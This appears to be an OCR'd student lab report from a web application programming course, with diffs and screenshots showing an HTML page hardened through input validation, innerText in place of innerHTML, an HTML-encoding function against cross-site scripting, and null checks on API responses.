
HTTP GET revised waph-venagaci.html

venagaci committed 1 minute ago

Showing 1 changed file with 3 additions and 2 deletions.

```
          <b>Interactions with forms</b>
          <div>
              <i>Form with an HTTP GET Request</i>
-             <form action="/echo.php" method="GET">
-                 Your input:<input name="data">
+
+             <form action="/echo.php" method="GET" onsubmit="return validateInput('data-get')">
+                 Your input:<input name="data" id="data-get" onkeyup="console.log('you have pressed a key')">
                  <input type="submit" value="submit">
              </form>
          </div>
```


Caption: Screenshot of updated GET request in the html file



Showing 1 changed file with 27 additions and 10 deletions.

```
              // [illegible]
 
              var canvas = document.getElementById("analog-clock");
              <i>Form with an HTTP GET Request</i>
 
              <form action="/echo.php" method="GET" onsubmit="return validateInput('data-get')">
-                 Your input:<input name="data" id="data-get" onkeyup="console.log('you have pressed a key')">
-                 <input type="submit" value="submit">
+                 <label for="data"> Enter the input text</label>
+                 Your input:<input name="data" id="data-get" onkeyup="console.log('you have pressed a key')">
+                 <input type="submit" value="submit">
              </form>
          </div>
          <div>
              <i>Form with an HTTP POST Request</i>
-             <form action="/echo.php" method="POST" name="echo_post">
-                 Your input:<input name="data" onkeypress="console.log('you have pressed a key')">
+             <form action="/echo.php" method="POST" onsubmit="return validateInput('data-post')">
+                 Your input:<input name="data" id="data-post" onkeyup="console.log('you have pressed a key')">
                  <input type="submit" value="submit">
              </form>
          </div>
          <div>
              <b>Experiments with JavaScript code</b><br>
```

Caption: Screenshot of updated POST request in the html file



localhost says

Please enter something.

OK
Web Application Programming
Front-end Web Development Lab
Instructor: Dr. Phu Phung
Student: Charan Sai

Caption: Screenshot of alert message showing to give input.

(ii) Where HTML rendering is not required and only plain text is displayed,.innerHTML was changed to.innerText.


Commit

Revised waph-venagacl.html


Showing 1 changed file with 1 addition and 1 deletion

Caption: : Screenshot of inner.Text update in the html file.

(iii) In order to prevent cross-site scripting attacks, a new function called encodeInput() has been built to sanitize the response by converting special characters to their appropriate HTML entities before inserting them into the HTML text. As a result, the content is only text and cannot be executed. With the help of this code, a new div element is generated, and innerText is appended with the content. It is afterwards given back as the HTML content.

Here is the code I replaced:

```
function encodeInput(input){

                const encodedData = document.createElement('div');

                encodedData.innerText=input;

                return encodedData.innerHTML;

}
```



Showing 1 changed file with 37 additions and 10 deletions.

```
            document.getElementById('digital-clock').innerHTML = "Current time: " + new Date();
        }
        setInterval(displayTime, 1000);
+       function validateInput(inputId) {
+           var input = document.getElementById(inputId).value;
+           if(input.length == 0) {
+               alert("Please enter some text");
+           return false;
+           }
+           return true;
+       }
+       function encodeInput(input){
+             const encodedData = document.createElement('div');
+             encodedData.innerText=input;
+             return encodedData.innerHTML;
+       }
    </script>

    <canvas id="analog-clock" width="150" height="150" style="background-color: #999"></canvas>
[illegible]
            document.getElementById('digital-clock').innerHTML = "Current time: " + new Date();
        }
        setInterval(displayTime, 1000);
```


Caption: Screenshot of input validation revised in the file.

iv) Here is the joke retrieval API located at https://v2.jokeapi.dev/joke/Programming?type=single. To verify whether the received result matches the outcome, new validations have been introduced jokes are not empty in JSON. if it is null and an error message appears.

Here is the code I replaced:

```
if (result && result.joke) {

         var encodedJoke = encodeInput(result.joke);

        $("#response").text("Programming joke of the day: " +encodedJoke);

}

else{

        $("#response").text("Could not retrieve a joke at this time.");
```

}



Showing 1 changed file with 17 additions and 10 deletions.

```
        $.get("https://v2.jokeapi.dev/joke/Programming?type=single",
            function(result) {
                console.log("From JokeAPI: " + JSON.stringify(result));
-               $("#response").text("A programming joke of the day: " + result.joke);
-           });
+               if (result && result.joke) {
+                   var encodedJoke = encodeInput(result.joke);
+                   $("#response").text("Programming joke of the day: " +encodedJoke);
+               }
+               else{
+                   $("#response").text("Could not retrieve a joke at this time.");
+               }
+           });

        async function guessAge(name) {
            const response = await fetch("https://api.agify.io/?name=" + name);
            const result = await response.json();
-           $("#response").text("Hi " + name + ", your age should be " + result.age);
+
+           if(result.age==null || result.age==0)
+               return $("#response").text("Sorry, the webserver threw an error cannot retrieve your age");
+               $("#response").text("Hello "+name+" ,your age should be "+result.age);
        }
    </script>
</html>
```

(iv) The received result for the asynchronous method guessAge() is verified to be non-zero or empty. Furthermore, the user-inputted data is verified to ensure it is not null or empty. On each of these instances, an error notice is displayed.

Here is the code I replaced:

```
if(result.age==null || result.age==0)
            return $("#response")
           .text("Sorry, the webserver threw an error cannot retrieve your age");
           $("#response").text("Hello "+name+" ,your age should be "+result.age);
```



Front-end Web Development Lab

Instructor: Dr. Phu Phung

Student: Charan Sai

My headshot

Current time: Wed Feb 07 2024 20:45:15 GMT-0500 (Eastern Standard Time)

A simple HTML page

Using the W3Schools template

Interactions with forms

Form with an HTTP GET Request *Form with an HTTP GET Request*

Your input: submit

Form with an HTTP POST Request

Your input: submit

Experiments with JavaScript code

Inline JavaScript

Click here to show Date()

Show my email

Ajax request

* Your Input: *

[illegible]